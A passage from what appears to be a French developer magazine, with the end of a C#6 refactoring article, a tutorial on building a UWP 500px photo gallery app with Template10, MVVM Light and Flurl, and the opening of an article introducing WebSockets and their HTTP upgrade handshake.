On peut toujours fournir une implémentation par défaut qui ne fait rien afin de supprimer les vérifications par défaut, mais, après tout, rien n'empêche quelqu'un de supprimer tous les abonnés après l'instanciation...

```
public string GetPrettyName(string title)
=> (string.Join(" ",
        title?.Split(' ')
        .Where(word => word.Length>0)
        .Select( word=>
            word?.Substring(0,1).ToUpper()
            +word?.Substring(1).ToLower())
        ?? new string[]{}
    ));
```

Fig.5

```
public string PrettifyWord (string word)
=> word?.Substring(0,1).ToUpper()
  +word?.Substring(1).ToLower();

1 reference
public IEnumerable<string> GetPrettifiedWordsIfNotNull(string phrase)
=>  phrase?
      .Split(' ')
      .Where(word=>word.Length>0)
      .Select(PrettifyWord)
    ?? new string[]{};

1 reference
public string GetPrettyName(string title)
=> string.Join(" ",GetPrettifiedWordsIfNotNull(title));
```

Fig.6

La solution en C#6 est donc de faire appel à la méthode **Invoke** de l'event uniquement s'il n'est pas nul : Fig.9. Et à l'appel on peut aussi simplifier en déclarant Console en tant que statique : Fig.10. Ce qui nous donne : Fig.11.

Simplifications sur les propriétés

Bien entendu il y a tous les cas les plus simples, où sans parler de refactoring à proprement parler, il y a parfois une réécriture très intéressante en termes de clarté. Prenons l'exemple suivant : Fig.12.

Nous sommes en C#5 et profitons déjà des propriétés automatiques avec le **get/set** sur **Prices**. Nous sommes par contre obligés dans ce cas, puisque nous n'avons pas accès au champ de stockage caché auto-généré, d'instancier la liste dans un constructeur qui ici ne nous sert qu'à ça.

De même, nous avons la propriété **MessageWithTotal** qui va calculer le total de notre liste et renvoyer un message avec celui-ci et le nombre d'éléments contenus dedans.

En version C#6, nous pouvons énormément réduire ce code :

- La propriété Prices peut être directement initialisée, supprimant ainsi le constructeur devenu inutile ;
- La propriété MessageWithTotal peut être réécrite en profitant de l'interpolation de chaîne ;
- Cette dernière, réduite à une seule expression peut s'écrire enfin sous forme de lambda.

La classe précédente se retrouve alors réduite à ceci : Fig.13.

Ce qu'il est important de comprendre aussi avec l'interpolation de chaînes, c'est qu'il ne s'agit pas seulement d'avoir une écriture plus concise, mais bien qu'il s'agit d'une version plus pérenne et lisible dans le temps.

Notre cerveau est fait de telle manière que nous avons du mal à changer de contexte. Ceci fait que pour lire et comprendre la version 1, on doit faire un effort conséquent de recomposition du message voulu dans le sens de la lecture en remettant dans notre tête tous les éléments à leur place. Cet effort bien plus grand que celui de la version 2 qui se lit directement. Donc l'interpolation de chaînes est bon pour votre santé mentale et celle de vos petits camarades, parlez-en à votre médecin.

Le mot de la fin

Ecrire un code plus propre, plus fonctionnel et surtout plus simple n'est pas juste une mode, comme pouvaient l'être l'optimisation à outrance ou la génération par les modèles dans les années 90. L'expérience acquise en se posant un certain nombre de questions sur ce qu'est du code propre, pérenne et utile depuis une quinzaine d'années avec l'apparition de XP, que l'on retrouve les valeurs du Software Craftsmanship aujourd'hui aussi, est là pour durer car tout cela pose les bases de notre métier de demain. Vous pourrez retrouver tous ces exemples en version source sur le repo Github dédié :

https://github.com/rhwy/CSharp6AndRefactoring

Si vous voulez allez plus loin, si vous voulez partager ou apprendre avec une communauté d'artisans logiciel .Net, je vous invite à nous rejoindre dans les meetups ALT.NET France (http://www.meetup.com/altnetfr). Et si vous vous intéressez aux meilleures pratiques de développement d'aujourd'hui et voulez rencontrer les pointures internationales sur ces sujets, je vous rappelle que la conférence NCrafts (http://ncrafts.io) aura lieu les 12 et 13 mai 2016 à Paris.

Bon code !

```
public class Sample3Version1
{
    3 references
    public event Action<string> onNewMessage;
    1 reference
    public void SaySomething(string message)
    {
        if(onNewMessage != null)
        {
            onNewMessage(message);
        }
    }
}
```
Fig.7

```
var v1=new Sample3Version1();

v1.onNewMessage +=
    (message)=>Console.WriteLine(message);
v1.SaySomething("hello1");
```
Fig.8

```
public class Sample3Version2
{
    2 references
    public event Action<string> onNewMessage;
    1 reference
    public void SaySomething(string message)
    => onNewMessage?.Invoke(message);
}
```
Fig.9

```
using static System.Console;
```
Fig.10

```
var v2=new Sample3Version2();

v2.onNewMessage += WriteLine;
v2.SaySomething("hello2");
```
Fig.11

```
public class Sample4Version1
{
    3 references
    public List<double> Prices {get;private set;}
    0 references
    public Sample4Version1()
    {
        Prices = new List<double>();
    }

    0 references
    public string MessageWithTotal
    {
        get{
            double total = Prices.Sum();
            int quantity = Prices.Count();
            return string.Format("Total : {0} ({1} products)",total,quantity);
        }
    }
}
```
Fig.12

```
public class Sample4Version2
{
    2 references
    public List<double> Prices {get;} = new List<double>();
    0 references
    public string MessageWithTotal
    => $"Total : {Prices.Sum()} ({Prices.Count()} products)";
}
```
Fig.13

Universal Windows Platform avec Desktop, Mobile, Xbox, IoT : 2e partie
Développement d'applications UWP (Windows 10 et VS 2015)

Nous reprenons notre développement là où nous l'avions laissé la dernière fois. Pour rappel nous avions mis en place toutes les bases pour commencer notre développement. Nous avions intégré Template 10, le template de Jerry Nixon, et MVVM Light, la librairie pour faire du MVVM facilement.

Nicolas Cornet,
Développeur senior **VISEO**

Le développement d'une application universelle: 500px Gallery (2e partie)

Implémenter un client 500px

500px.com est un site dédié aux photographes, il leur permet de créer des galeries en lignes de leurs photos et de les monétiser. Il offre une API REST JSON pour pouvoir requêter des photos.
Si on s'enregistre sur le site, on peut obtenir une clef qui nous permettra de faire des requêtes sur cette API.
On peut tester des appels sur une console JSON http://bitly.com/api500px.
Par exemple cette requête : https://api.500px.com/v1/photos?feature=popular&consumer_key=xxxx permet de récupérer les photos populaires. D'autres paramètres sont configurables, toute la documentation de cette API est disponible ici : https://github.com/500px/api-documentation
Dans votre dossier Services, créez un dossier FiveHundredPx et dedans un fichier Dto.cs. Allez dans la console où vous avez testé votre requête et copiez le JSON renvoyé. Retournez dans Visual Studio, dans le menu Edit/Paste Special sélectionnez "Paste JSON as classes". Visual Studio va vous générer les classes qui correspondent au format JSON. Vous avez maintenant tous les objets nécessaires pour communiquer avec 500px. Vous pouvez renommer la classe RootObject en PhotoResponse. Si vous voulez renommer les propriétés des classes générées, n'oubliez pas d'ajouter les attributs JsonProperty. Par exemple, voici la classe générée pour la classe image :

```
public class Image
{
  public int size { get; set; }
  public string url { get; set; }
  public string https_url { get; set; }
  public string format { get; set; }
}
```

Vous pouvez renommer les propriétés ainsi :

```
public class Image
{
  [JsonProperty("size")]
  public int Size { get; set; }
  [JsonProperty("url")]
  public string Url { get; set; }
  [JsonProperty("https_url")]
  public string HttpsUrl { get; set; }
  [JsonProperty("format")]
  public string Format { get; set; }
}
```

Définissons maintenant le contrat que devra remplir notre client 500px. Il doit avoir une tâche (asynchrone) qui retournera un objet PhotoResponse. Voici donc notre interface :

```
public interface IFiveHundredPxClient
{
  Task<PhotoResponse> GetPopular();
}
```

Créons maintenant un client static pour notre design: DesignFiveHundredPxClient.cs. Celui-ci renverra le JSON retourné de notre console sérialisée :

```
public class DesignFiveHundredPxClient : IFiveHundredPxClient
{
  public Task<PhotoResponse> GetPopular()
  {
    var json = "{\"current_page\":1,\"total_pages\":763,\"total_items\":15255,\"photos\":
[...]"; //paste here escaped json from console
    return Task.Factory.StartNew(() => JsonConvert.DeserializeObject<PhotoResponse
>(json));
  }
}
```

Pour le vrai client nous allons utiliser la librairie Flurl. C'est une librairie asynchrone pour construire des url et faire des requêtes http. Elle est disponible sur GitHub : https://github.com/tmenier/Flurl
D'abord il faut ajouter le paquet Nuget :

```
PM> Install-Package Flurl.Http
[...]
```

Voici maintenant le code de notre client :

```
public class FiveHundredPxClient : IFiveHundredPxClient
{
  private readonly string _consumerKey;

  public FiveHundredPxClient(string consumerKey)
  {
    _consumerKey = consumerKey;
  }
```

```
  public async Task<PhotoResponse> GetPopular()
  {
    var url = "https://api.500px.com/"
      .AppendPathSegment("v1")
      .AppendPathSegment("photos")
      .SetQueryParams(new { feature = "popular" });

    if (_consumerKey != null)
      url = url.SetQueryParam("consumer_key", _consumerKey);

    return await url.GetJsonAsync<PhotoResponse>();
  }
}
```

Comme vous pouvez le constater, la clef de notre API est passée en paramètre du constructeur, elle est ensuite ajoutée à la requête. La réponse est sérialisée dans notre objet PhotoResponse et renvoyée de manière asynchrone. Il ne reste plus qu'à ajouter nos classes dans l'injecteur de dépendance, avec cette ligne pour le mode Design :

```
SimpleIoc.Default.Register<IFiveHundredPxClient, DesignFiveHundredPxClient>();
```

Et cette ligne pour le mode normal :

```
SimpleIoc.Default.Register<IFiveHundredPxClient>(() => new FiveHundredPxClient("your_key"));
```

Maintenant il ne nous reste plus qu'à télécharger les images et à les afficher. Voilà une classe et son interface pour télécharger les images :

```
public interface IImageLoader
{
  Task<BitmapImage> GetFromUrl(string url);
}

public class ImageLoader : IImageLoader
{
  public async Task<BitmapImage> GetFromUrl(string url)
  {
    using (var client = new HttpClient())
    {
      var imageData = await client.GetByteArrayAsync(url);
      using (var ms = new MemoryStream(imageData))
      {
        var image = new BitmapImage();
        await image.SetSourceAsync(ms.AsRandomAccessStream());
        return image;
      }
    }
  }
}
```

Voici le Xaml à rajouter pour afficher les images :

```
<ListView ItemsSource="{Binding Thumbnails}">
  <ListView.ItemsPanel>
    <ItemsPanelTemplate>
      <WrapGrid Orientation="Vertical" Margin="0"/>
    </ItemsPanelTemplate>
  </ListView.ItemsPanel>
  <ListView.ItemContainerTransitions>
    <TransitionCollection>
      <EntranceThemeTransition />
    </TransitionCollection>
  </ListView.ItemContainerTransitions>
  <ListView.ItemTemplate>
    <DataTemplate>
      <Image Source="{Binding}" Width="80" Height="80" />
    </DataTemplate>
  </ListView.ItemTemplate>
</ListView>
```

J'ai bindé cette ListView à une propriété Thumbnails, voyons comment celle-ci est définie.

```
public class MainViewModel : Mvvm.ViewModelBase
{
  private readonly IItemService _itemService;
  private readonly IFiveHundredPxClient _fiveHundredPxClient;
  private readonly IImageLoader _imageLoader;

  public string Message { get; private set; }

  private ObservableCollection<BitmapImage> _thumbnails;
  public ObservableCollection<BitmapImage> Thumbnails
  {
    get { return _thumbnails; }
    set { Set(ref _thumbnails, value); }
  }

  public MainViewModel(IItemService itemService, IFiveHundredPxClient fiveHundredPx
Client, IImageLoader imageLoader)
  {
    _itemService = itemService;
    _fiveHundredPxClient = fiveHundredPxClient;
    _imageLoader = imageLoader;

    _thumbnails = new ObservableCollection<BitmapImage>();

    Task.Run(() => Initialize()).Wait();
  }

  private async Task Initialize()
  {
    try
    {
      var item = await _itemService.GetItem();
      Message = item.Text;
    }
    catch (Exception ex)
    {
      Message = ex.Message;
    }
  }

  public override async void OnNavigatedTo(object parameter, NavigationMode mode,
IDictionary<string, object> state)
  {
    base.OnNavigatedTo(parameter, mode, state);
```

```
        await LoadThumbnails();
    }

    private async Task LoadThumbnails()
    {
        var resp = await _fiveHundredPxClient.GetPopular();

        foreach (var photo in resp.Photos)
        {
            await Dispatcher.DispatchAsync(async () =>
            {
                var img = await _imageLoader.GetFromUrl(photo.ImageUrl);
                Thumbnails.Add(img);
            });
        }
    }
}
```

Dans le constructeur nous avons maintenant nos deux interfaces IFiveHundredPxClient et IImageLoader qui sont injectées. Notre propriété Thumbnails est une ObservableCollection de BitmapImage. L'ObservableCollection notifiera l'interface à chaque fois qu'une image est ajoutée.
Nous voulons charger ces images de manière asynchrone. Si nous essayons d'ajouter directement des images à notre collection, une exception va être levée parce qu'un thread background ne peut interagir avec le thread UI. Il faut alors utiliser le dispatcher, c'est lui qui fait le lien avec le thread UI et permet sa mise à jour. Template10 met à notre disposition une propriété Dispatcher dans le ViewModelBase. Celle-ci n'est pas encore assignée au moment de l'appel au constructeur. Nous chargeons donc les images dans le OnNavigatedTo. Si vous compilez maintenant l'application et que tout fonctionne correctement, vous devriez voir une liste d'images se charger automatiquement au démarrage de l'application.

Une collection à chargement incrémental

Le chargement des images avec l'API se fait de manière paginée, ce qui est assez classique. On pourrait ajouter des boutons « suivant » et « précédent » à notre liste d'images pour charger les pages correspondantes. Ce qui serait plus intéressant serait d'implémenter l'interface ISupportIncrementalLoading. Les collections qui supportent cette interface voient leur chargement automatiquement appelé quand les éléments ont besoin d'apparaître sur l'interface.
Commençons par ajouter une classe Thumbnail au dossier Models :

```
public class Thumbnail
{
    public int Id { get; private set; }
    public string Name { get; private set; }
    public string Description { get; private set; }
    public ImageSource Image { get; private set; }

    public Thumbnail(int id, string name, string description, BitmapImage image)
    {
        Id = id;
        Name = name;
        Description = description;
        Image = image;
    }
}
```

Au lieu d'avoir une liste d'images nous aurons maintenant une liste de Thumbnail. Maintenant ajoutons un paramètre page à notre client 500px :

```
public async Task<PhotoResponse> GetPopular(int page)
{
    var url = "https://api.500px.com/"
        .AppendPathSegment("v1")
        .AppendPathSegment("photos")
        .SetQueryParams(new { feature = "popular", page });

    if (_consumerKey != null)
        url = url.SetQueryParam("consumer_key", _consumerKey);

    return await url.GetJsonAsync<PhotoResponse>();
}
```

Implémentons maintenant une collection de Thumbnail qui implémente ISupportIncrementalLoading.
Ce contrat demande deux choses : une propriété HasMoreItems qui doit indiquer si on peut charger d'autres éléments et une méthode pour charger plus d'éléments.

```
public class ThumbnailsCollection : ObservableCollection<Thumbnail>, ISupportIncremental
Loading
{
    private readonly IFiveHundredPxClient _client;
    private readonly IImageLoader _imageLoader;
    private int _currentPage;

    public ThumbnailsCollection(IFiveHundredPxClient client, IImageLoader imageLoader)
    {
        _client = client;
        _imageLoader = imageLoader;
        _currentPage = 0;
        HasMoreItems = true;
    }

    public IAsyncOperation<LoadMoreItemsResult> LoadMoreItemsAsync(uint count)
    {
        var dispatcher = Window.Current.Dispatcher;

        return Task.Run<LoadMoreItemsResult>(
            async () =>
            {
                uint resultCount = 0;
                _currentPage++;
                var resp = await _client.GetPopular(_currentPage);

                if (resp != null)
                {
                    resultCount = (uint)resp.Photos.Count;

                    if (_currentPage >= resp.TotalPages)
                        HasMoreItems = false;
                    else
                    {
                        foreach (var photo in resp.Photos)
                        {
                            await dispatcher.RunAsync(CoreDispatcherPriority.Normal,
```

```
                async () =>
                {
                    var img = await _imageLoader.GetFromUrl(photo.ImageUrl);
                this.Add(new Thumbnail(photo.Id, photo.Name, photo.Description, img));
                });
            }
        }
    }

    return new LoadMoreItemsResult() { Count = resultCount };

  }).AsAsyncOperation<LoadMoreItemsResult>();
 }

 public bool HasMoreItems { get; private set; }
}
```

Nous gardons en mémoire la page courante et incrémentons ce compteur à chaque fois que de nouveaux résultats sont attendus.
Si nous obtenons une réponse, nous pouvons charger nos images comme précédemment. Voici à quoi ressemble notre nouveau MainViewModel :

```
[...]
private ThumbnailsCollection _thumbnails;
public ThumbnailsCollection Thumbnails
{
  get { return _thumbnails; }
  set { Set(ref _thumbnails, value); }
}

public MainViewModel(IItemService itemService, ThumbnailsCollection thumbnailCollection)
{
  _itemService = itemService;
  _thumbnails = thumbnailCollection;

  Task.Run(() => Initialize()).Wait();
}
[...]
```

Faisons évoluer aussi la ListView pour utiliser les Thumbnails :

```
[...]
xmlns:model="using:FiveHundredPxGallery.Models"
[...]
<ListView Grid.Row="1" ItemsSource="{x:Bind ViewModel.Thumbnails}"
      ScrollViewer.HorizontalScrollMode="Auto" ScrollViewer.HorizontalScrollBarVisibility
="Auto">
  <ListView.ItemsPanel>
    <ItemsPanelTemplate>
      <WrapGrid Orientation="Vertical" Margin="0"/>
    </ItemsPanelTemplate>
  </ListView.ItemsPanel>
  <ListView.ItemContainerTransitions>
    <TransitionCollection>
      <EntranceThemeTransition />
    </TransitionCollection>
  </ListView.ItemContainerTransitions>
  <ListView.ItemTemplate>
    <DataTemplate x:DataType="model:Thumbnail">
      <StackPanel Orientation="Vertical">
        <Image Source="{x:Bind Image}" Width="80" Height="80" />
       <TextBlock Text="{x:Bind Name}" MaxWidth="80" TextTrimming="WordEllipsis"
HorizontalAlignment="Left" VerticalAlignment="Bottom" />
      </StackPanel>
    </DataTemplate>
  </ListView.ItemTemplate>
</ListView>
```

Lorsqu'on lance l'application, nous avons une grille d'images qui se chargent toutes seules comme avant. Mais lorsqu'on déplace la barre de scrolling, de nouvelles images sont chargées à la volée.

Page de détails

Pour terminer cette application, nous voulons maintenant que lorsqu'on clique sur une image, une page de détails apparaisse.
Nous allons utiliser une RelayCommand du framework MvvmLight. Commençons par ajouter une page blanche appelée DetailPage.

```
<Page
  x:Class="FiveHundredPxGallery.Views.DetailPage"
  [...]
  DataContext="{Binding Detail, Source={StaticResource Locator}}">

  <Grid Background="{ThemeResource ApplicationPageBackgroundThemeBrush}">

    <Grid.RowDefinitions>
      <RowDefinition Height="Auto" />
      <RowDefinition />
    </Grid.RowDefinitions>

    <!-- header -->
    <controls:PageHeader BackButtonVisibility="Collapsed" Frame="{x:Bind Frame, Mode
=OneWay}"
                Text="{x:Bind ViewModel.Name}" VisualStateNarrowMinWidth="-1" />

    <!-- #region content -->
    <Grid Grid.Row="1" Background="{ThemeResource ApplicationPageBackground
ThemeBrush}">
      <Grid.ColumnDefinitions>
        <ColumnDefinition Width="Auto" />
        <ColumnDefinition Width="*" />
      </Grid.ColumnDefinitions>
      <Image Grid.Column="0" Source="{x:Bind ViewModel.Image}" Width="300" Height
="300" />
      <TextBlock Grid.Column="1" Text="{x:Bind ViewModel.Description}" />
    </Grid>
  </Grid>
</Page>
```

Nous allons utiliser le contrôle PageHeader de Template10. C'est une sorte de barre d'action avec un bouton retour et un titre. On peut ajouter d'autres actions comme « enregistrer » ou « annuler » qui viendront se placer sur le côté droit de la barre. Plus d'information ici: https://github.com/Windows-XAML/Template10/wiki/Docs-%7C-PageHeader
Ajoutez aussi un ViewModel et déclarez-le dans le ViewModelLocator :

```
public class DetailViewModel : Mvvm.ViewModelBase
{
```

```
    private readonly IDetailImageService _detailImageService;

    private ImageSource _image;
    public ImageSource Image
    {
        get { return _image; }
        set { Set(ref _image, value); }
    }

    private string _name;
    public string Name
    {
        get { return _name; }
        set { Set(ref _name, value); }
    }

    private string _description;
    public string Description
    {
        get { return _description; }
        set { Set(ref _description, value); }
    }

    public DetailViewModel(IDetailImageService detailImageService)
    {
        _detailImageService = detailImageService;
    }

    public override async void OnNavigatedTo(object parameter, NavigationMode mode,
IDictionary<string, object> state)
    {
        LoadDetail((Thumbnail)parameter);
    }

    private void LoadDetail(Thumbnail t)
    {
        Name = t.Name;
        Description = t.Description;
        Image = t.Image;
    }
}
```

Vous voyez que c'est dans le OnNavigatedTo que nous allons recevoir le paramètre qui sera directement notre Thumbnail.
Pour faciliter la navigation, Template10 propose un NavigationService. On peut l'utiliser un enum ce qui est plus propre. Il faut ajouter ceci dans App.xaml.cs pour pouvoir l'utiliser :

```
public enum Pages
{
    MainPage,
    DetailPage
}

public override Task OnInitializeAsync(IActivatedEventArgs args)
{
    var keys = PageKeys<Pages>();
    keys.Add(Pages.MainPage, typeof(Views.MainPage));
    keys.Add(Pages.DetailPage, typeof(Views.DetailPage));
    return base.OnInitializeAsync(args);
}
```

Pour pouvoir cliquer sur les thumbnails de notre ListView, il va falloir ajouter quelques éléments. Tout d'abord un IValueConverter qui va transformer un événement click en Thumbnail :

```
public class ItemClickEventArgsToThumbnailConverter : IValueConverter
{
    public object Convert(object value, Type targetType, object parameter, string language)
    {
        var arg = (ItemClickEventArgs)value;
        return (Thumbnail)arg.ClickedItem;
    }

    public object ConvertBack(object value, Type targetType, object parameter, string language)
    {
        throw new NotImplementedException();
    }
}
```

Je l'ai ajouté dans un namespace Helpers. Pour l'utiliser avec notre ListView, il faut ajouter aussi les namespace Interactivity et Core, ils nous permettront d'interagir avec notre ListView. Voici ce que cela donne :

```
<Page
    x:Class="FiveHundredPxGallery.Views.MainPage"
[...]
    xmlns:Core="using:Microsoft.Xaml.Interactions.Core"
    xmlns:Interactivity="using:Microsoft.Xaml.Interactivity"
    xmlns:controls="using:Template10.Controls"
[...]
    xmlns:helpers="using:FiveHundredPxGallery.Helpers"
    mc:Ignorable="d"
    DataContext="{Binding Main, Source={StaticResource Locator}}">

    <Page.Resources>
        <helpers:ItemClickEventArgsToThumbnailConverter x:Key="ItemClickEventArgsTo
ThumbnailConverter" />
    </Page.Resources>
    <Grid Background="{ThemeResource ApplicationPageBackgroundThemeBrush}">

        <Grid.RowDefinitions>
            <RowDefinition Height="Auto" />
            <RowDefinition />
        </Grid.RowDefinitions>

        <!-- header -->
        <controls:PageHeader BackButtonVisibility="Collapsed" Frame="{x:Bind Frame, Mode
=OneWay}"
                             Text="Popular" VisualStateNarrowMinWidth="-1" />

        <!-- #region content -->

        <Grid Grid.Row="1" Padding="12,4,0,0">
            <Grid.RowDefinitions>
                <RowDefinition Height="Auto" />
                <RowDefinition Height="*" />
```

```
        </Grid.RowDefinitions>
        <TextBlock Text="{Binding Message}" HorizontalAlignment="Center"
            VerticalAlignment="Center" />
        <ListView Grid.Row="1" ItemsSource="{x:Bind ViewModel.Thumbnails}" IsItem
ClickEnabled="True"
            ScrollViewer.HorizontalScrollMode="Auto" ScrollViewer.HorizontalScrollBar
Visibility="Auto">
          <Interactivity:Interaction.Behaviors>
            <Core:EventTriggerBehavior EventName="ItemClick">
              <Core:InvokeCommandAction Command="{x:Bind ViewModel.Thumbnail
ClickCommand}"
                                InputConverter="{StaticResource ItemClickEventArgsToThumbnail
Converter}"/>
            </Core:EventTriggerBehavior>
          </Interactivity:Interaction.Behaviors>
          <ListView.ItemsPanel>
            <ItemsPanelTemplate>
              <WrapGrid Orientation="Vertical" Margin="0"/>
            </ItemsPanelTemplate>
          </ListView.ItemsPanel>
          <ListView.ItemContainerTransitions>
            <TransitionCollection>
              <EntranceThemeTransition />
            </TransitionCollection>
          </ListView.ItemContainerTransitions>
          <ListView.ItemTemplate>
            <DataTemplate x:DataType="model:Thumbnail">
              <StackPanel Orientation="Vertical">
                <Image Source="{x:Bind Image}" Width="80" Height="80" />
                <TextBlock Text="{x:Bind Name}" MaxWidth="80" TextTrimming="Word
Ellipsis" HorizontalAlignment="Left" VerticalAlignment="Bottom" />
              </StackPanel>
            </DataTemplate>
          </ListView.ItemTemplate>
        </ListView>

      </Grid>
    </Grid>
</Page>
```

Vous pouvez remarquer plusieurs ajouts. Une ressource pour notre IValueConverter, mais aussi un Interaction.Behavior pour réagir à l'évènement ItemClick. Sur cet évènement, la commande ThumbnailClickCommand est appelée avec comme paramètre le résultat de notre IValueConverter, c'est à dire un Thumbnail. J'en ai aussi profité pour ajouter un PageHeader pour harmoniser l'interface avec la page de détail.
Voyons maintenant cette commande dans le MainViewModel :

```
private RelayCommand<Thumbnail> _thumbnailClickCommand;

public RelayCommand<Thumbnail> ThumbnailClickCommand
{
  get
  {
    if (_thumbnailClickCommand == null)
      _thumbnailClickCommand = new RelayCommand<Thumbnail>(t => Navigation
Service.Navigate(Pages.DetailPage, t));

    return _thumbnailClickCommand;
  }
}
```

Le NavigationService et le PageHeader s'occupent chacun d'enregistrer les frames et de les dépiler au besoin.
Sur WindowsPhone, le bouton « retour arrière » est bien sûr utilisé.
Dans une véritable application, nous devrions évidemment refaire appel à l'API 500px pour récupérer tous les détails à partir de l'id de la photo ainsi qu'une image de meilleure résolution.

Conclusion

Universal Windows Platform apporte beaucoup de nouveautés et de simplifications au développement d'application. Si vous avez déjà développé des applications en Xaml (WPF, Appli Windows 8, voir même Silverlight), la période d'adaptation sera courte. Cette plateforme conserve ses acquis et simplifie grand nombre des disparités passées.
La marge de progression n'est pas nulle pour autant, on l'a bien vu par exemple avec x:Bind et les données design. Comment Microsoft compte nous faire utiliser Blend si ces données ne fonctionnent pas ? Le fait de devoir passer par des templates non officiels montrent bien la jeunesse de cette plateforme.
Pour autant la mouvance vers l'open source devrait décupler la vélocité d'adoption de cette plateforme. Jerry Nixon l'a bien compris en offrant son template sur GitHub. Pour contribuer à mon tour à cette mouvance, vous trouverez le code de cette application sur :
https://github.com/Viseo/500px-gallery

Références

Template UWP : http://wp.qmatteoq.com/template10-a-new-template-to-create-universal-windows-apps-the-basics/) ainsi que http://aka.ms/Template10
Pour plus de détails sur les nouveautés, rendez-vous sur le blog de Nuget : Nuget 3 – What and why ? : http://blog.nuget.org/20151008/NuGet-3-What-and-Why.html
Pour .Net Core :
http://blogs.msdn.com/b/dotnet/archive/2014/12/04/introducing-net-core.aspx
Bridge du natif iOS vers UWP :
http://blogs.windows.com/buildingapps/2015/08/06/open-sourcing-the-windows-bridge-for-ios

Introduction aux WebSockets via la réalisation d'un chat en HTML5

Toujours plus puissantes, les applications Web modernes nécessitent désormais de réelles communications en temps réel avec les serveurs. Réalisés via le protocole HTTP, ces échanges sont toujours plus volumineux, ce qui pose de sérieux problèmes au niveau de la bande passante consommée et en temps de traitements. Pour adresser cette problématique, les WebSockets ont été conçus. Tour d'horizon d'une technologie amenée à se développer dans les années à venir, et mise en pratique via la réalisation d'une application de chat en HTML5.

Sylvain SAUREL
Ingénieur d'Etudes Java / Android
sylvain.saurel@gmail.com – www.all4android.net

Depuis sa création, le Web s'est largement appuyé sur le paradigme bien connu requête / réponse du protocole HTTP. Aux commencements du Web, le principe était relativement simple : le client charge une page Web et ensuite plus rien ne se produit jusqu'à ce qu'il clique sur la page pour lancer un évènement pouvant le mener, par exemple, vers une nouvelle page. Ce n'est qu'aux alentours de l'année 2005, que des techniques permettant de rendre le Web plus dynamique ont été proposées à la majorité des développeurs. Regroupées sous l'appellation Asynchronous Javascript And XML, ces techniques sont plus connues sous leur nom raccourci d'AJAX. Cette technologie s'est répandue à une vitesse phénoménale pour donner le Web moderne et dynamique que nous connaissons à l'heure actuelle.

Pourquoi avons-nous besoin des WebSockets ?

Portées par ces nouvelles possibilités, les anciennes pages Web sont devenues au fil du temps de véritables applications nécessitant toujours plus d'échanges avec le serveur avec dans certains cas l'obligation de pouvoir communiquer en temps réel. Avant l'introduction des WebSockets, il y avait deux solutions permettant la mise en place de ce type d'échanges :

- La première implique que l'application interroge le serveur de manière continue en quête de données nouvelles. Si de nouvelles données sont disponibles, elles sont alors récupérées par le client via AJAX. L'interrogation continuelle du serveur se faisant à intervalle de temps donné avec obligation pour le serveur de répondre à chaque requête même s'il n'y a pas de nouvelles données à envoyer côté client.
- La seconde technique est connue sous le nom de "Long Polling". Il s'agit en réalité d'une variation de la première technique mais au lieu que le serveur renvoie une réponse vide et que la connexion soit fermée quand il n'y a pas de nouvelles données à renvoyer, la connexion client / serveur demeure ouverte avec toutefois un timeout . Ainsi, dans le futur, lorsque le serveur aura des données à transmettre, elles seront envoyées au client et la connexion sera fermée (si cet envoi se réalise à l'intérieur de la période de temps définie via le timeout). Cette technique est meilleure que la simple interrogation systématique mais avec une application échangeant beaucoup de données, cela revient finalement à la même chose.

Bien que fonctionnelles, ces deux techniques présentent un certain nombre de désagréments pour les développeurs. Les deux reposent ainsi sur le protocole HTTP pour l'envoi des messages au serveur. Ainsi, chaque paquet d'informations envoyé via ce protocole est encapsulé au sein d'un grand nombre d'informations d'en-têtes qui vont décrire des choses telles que la provenance du paquet, sa destination, le user-agent, ... Tout ceci vient rajouter des informations inutiles lors de communications temps réel tout en augmentant la bande passante utilisée.

En outre, aucune de ces deux techniques ne permet une communication bidirectionnelle full duplex où le client et le serveur peuvent envoyer et recevoir chacun des messages exactement au même moment comme par exemple un téléphone le permet. Ces limitations rendent ainsi ces méthodes insuffisantes pour la réalisation d'applications Web rapides, scalables et temps réel. Une meilleure solution devait donc être créée. C'est là que les WebSockets entrent en jeu !

Que sont les WebSockets ?

Conçue pour être implémentée côté client au sein des navigateurs et côté serveur au sein des serveurs Web, la technologie WebSocket a été standardisée en 2011 par l'IETF (Internet Engineering Task Force) via la RFC6455. Il s'agit d'un protocole de communication bidirectionnelle full duplex s'appuyant sur une simple connexion TCP. Au niveau du Web, c'est le W3C qui a standardisé l'API permettant d'y accéder au niveau Javascript. Cette dernière est plus connue sous le nom d'API WebSockets. En 2016, les WebSockets sont désormais supportés par la majorité des navigateurs allant de Chrome à Safari en passant par Firefox.

De fait, ils constituent un nouveau mode de communication efficace entre clients et serveurs dans la mise en place d'applications temps réel permettant de s'abstraire des lourdeurs du protocole HTTP. Tout ceci promet la création d'applications Web plus rapides, plus scalables et plus robustes. Avec l'énorme avantage de réduire le poids des headers HTTP sur la bande passante consommée tout en réduisant la latence au niveau du réseau. Bref, l'idéal pour des applications Web temps réel modernes.

Comment fonctionnent les WebSockets ?

Avant que le client et le serveur puissent commencer à envoyer et recevoir des messages, il est nécessaire d'établir la connexion. L'établissement de cette dernière est réalisé via un "handshake" au cours duquel le client envoie une requête de connexion, et, si le serveur l'accepte, il lui renvoie une réponse confirmant qu'il accepte la connexion. Les spécifications du protocole WebSocket ont été conçues de telle sorte que les clients utilisant le protocole HTTP et ceux utilisant WebSocket puissent opérer via le même port ce qui assure la compatibilité avec les infrastructures existantes telles que les proxys et les firewalls. C'est la raison pour laquelle le handshake se fait par un Upgrade du protocole HTTP vers le protocole WebSocket aussi bien côté client que côté serveur. Techniquement parlant, le handshake initial envoyé par le client au serveur pour initier la connexion doit avoir la forme suivante :

```
GET /chat HTTP/1.1
Host: server.ssaurel.com
```

```
Upgrade: WebSocket
Connection: Upgrade
Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==
Origin: http://ssaurel.com
Sec-WebSocket-Protocol: chat, superchat
Sec-WebSocket-Version: 13
```

La réponse fournie par le serveur à cette requête du client aura alors la forme suivante :

```
HTTP/1.1 101 Switching Protocols
Upgrade: WebSocket
Connection: Upgrade
Sec-WebSocket-Accept: s3pPLMBiTxaQ9kYGzzhZRbK+xOo=
Sec-WebSocket-Protocol: chat
```

Le processus d'initialisation de la connexion peut être découpé en 5 étapes :

1. Le client envoie une requête HTTP avec en header Sec-WebSocket-Key une clé encodée en base 64 soit dGhlIHNhbXBsZSBub25jZQ== dans notre exemple
